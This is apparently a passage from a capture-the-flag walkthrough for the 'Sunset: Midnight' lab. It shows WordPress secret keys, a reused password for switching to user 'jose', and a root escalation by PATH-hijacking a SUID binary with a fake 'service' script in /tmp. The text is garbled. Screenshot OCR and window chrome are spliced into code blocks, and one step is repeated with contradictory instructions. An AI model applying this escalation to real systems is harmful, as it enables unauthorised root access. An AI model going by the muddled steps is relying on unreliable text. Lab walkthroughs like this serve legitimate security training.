define('SECURE_AUTH_KEY',   'p#Eh5#4W-p4-Iue2M)H/?dp BS:$7o~kb%F26S-Zv=rH#;U% 9G#VR'l^,8j$M+');
define('LOGGED_IN_KEY',     '0{Uw?Xxj+ej-0du&FW&QkVP?b(#QsQfu[Q%<QS_Lpc1UI1|st:EJr)d*$g/iJ18');
define('NONCE_KEY',        '%)thh*)1;A'S#BWQ:8TKAQ;UNXNKv.f. PyYijgztda70y-4m-DTyqr^X!$Jwx#');
define('AUTH_SALT',         '<Kd5.3^yo:/fw2Y/PTb4/bu-5uRv7z(n0;-j0Xo07MC]j/Icu{tY!)g4Oah-{oa');
define('SECURE_AUTH_SALT',  'dmYQvQ1Ap&z~JUHJaKR6]<rm7^ydGAp(/EH6+vrAi6cBpi?F7XKTc@Ahm;|h*wR;');
define('LOGGED_IN_SALT',    '5+Iw;-j+2rD3WgRtSM`!zDb5I%LLU0]Awk-Cma:f4xrJv%k~@+TthXY_[Jpjfk');
define('NONCE_SALT',        'iDo3}y9z@c~a)ZLT:7|.ZCp-0sK4>T1p&%MhGt_Uu+HFpPjn-no`:8sI0BA);y');

/**#@-*/

```

## Privilege Escalation (user “jose”)

We use the password to authenticate ourselves as the user “jose”.



The screenshot shows a Kali Linux desktop environment with three terminal windows open. The central window displays the root shell prompt 'root@kali:~'. The user has run the command 'cat /etc/wp-config.php' to view the WordPress configuration file. The output shows the following code:

```
/*
$table_prefix = 'wp_';
*/
/** For developers: WordPress debugging mode.
 *
 * Change this to true to enable the display of notices during development.
 * It is strongly recommended that plugin and theme developers use WP_DEBUG
 * in their development environments.
 *
 * For information on other constants that can be used for debugging,
 * visit the documentation.
 *
 * @link https://wordpress.org/support/article/debugging-in-wordpress/
 */
define( 'WP_DEBUG', false );
/* That's all, stop editing! Happy publishing. */

/** Absolute path to the WordPress directory. */
if ( ! defined( 'ABSPATH' ) ) {
    define( 'ABSPATH', __DIR__ . '/' );
}

/** Sets up WordPress vars and included files. */
require_once ABSPATH . 'wp-settings.php';
www-data@midnight:/$ su jose
su jose
Let's login to jose account with the provided password
Password: 645dc5a8871d2a4269d4cbe23f6ae103
jose@midnight:$
```

**Logged in successfully.**

## Privilege Escalation (root)

We check which files we have access to and the binary “/usr/bin/status” catches our attention.

We use strings on it, we see that internally it calls the binary “service” but without indicating the path of origin, this would allow us to create a malicious “service” file and thus be able to change our PATH to execute it.

So let's put it into practice, we create a file in the “tmp” folder with the name “service”, we introduce the sequence “/bin/sh”, we execute the binary of “/usr/bin/status” and we get a shell as root.

```
Sunset:MidnightVu_ MACHINE:MIDNIG... Oracle VM VirtualBo... [midnight [Running] - root@kali: ~ [Downloads - File Ma... VID_202009020232_ 02:52:CARA 28% - 8% x

File Edit View Search Terminal Tabs Help
root@kali: ~ root@kali: ~ root@kali: ~
require_once ABSPATH . 'wp-settings.php';
www-data@midnight:/$ su jose
su jose
Password: 645dc5a8871d2a4269d4cbe23f6ae103
Add-ons Help Last edit was seconds ago
Share

jose@midnight:/$ id
id
uid=1000(jose) gid=1000(jose) groups=1000(jose),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),109(netdev),111(bluetooth)
jose@midnight:/$ find / -perm -u=s 2>/dev/null
find / -perm -u=s 2>/dev/null
/usr/bin/su
/usr/bin/sudo
/usr/bin/status
/usr/bin/chfn
/usr/bin/passwd
/usr/bin/chsh
/usr/bin/umount
/usr/bin/newgrp
/usr/bin/mount
/usr/bin/gpasswd
/usr/lib/eject/dmcrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
jose@midnight:/$ strings /usr/bin/status
strings /usr/bin/status
/lib64/ld-linux-x86-64.so.2
libc.so.6
setuid
printf
system
__cxa_finalize
setgid
Privilege Escalation (root)

We check which files we have access to and the binary "/usr/bin/status" catches our attention.

We use strings on it, we see that internally it calls the binary "service" but without indicating the path of origin, this would allow us to create a malicious "service" file and thus be able to change our PATH to execute it.

So let's put it into practice, we create a file in the "tmp" folder with the name "bin/sh" and we run the sequence "/bin/sh", we execute the binary of "/usr/lib/openssh/ssh-keysign" and we get a shell as root.

jose@midnight:/$ strings /usr/bin/status
strings /usr/bin/status
/lib64/ld-linux-x86-64.so.2
libc.so.6
setuid
printf
system
__cxa_finalize
setgid
```

```
[root@kali: ~]# /usr/bin/status | grep service
● ssh.service - OpenBSD Secure Shell server
  Loaded: loaded (/lib/systemd/system/ssh.service; enabled; vendor preset: enabled)
  CGroup: /system.slice/ssh.service
jose@midnight:/home$ echo $PATH
echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
jose@midnight:/home$ export PATH=/tmp:$PATH
export PATH=/tmp:$PATH
jose@midnight:/home$ cd /tmp/
cd /tmp/
jose@midnight:/tmp$ clear
clear
TERM environment variable not set.
jose@midnight:/tmp$ echo "bin/sh" > service
echo "bin/sh" > service
jose@midnight:/tmp$ chmod +x service
chmod +x service
jose@midnight:/tmp$ ls
ls
service
jose@midnight:/tmp$ echo "/bin/sh" > service
echo "/bin/sh" > service
jose@midnight:/tmp$ chmod +x service
chmod +x service
jose@midnight:/tmp$ ls
ls
service
jose@midnight:/tmp$ /usr/bin/status
/usr/bin/status
#
```

# Ohho !!! Solved :D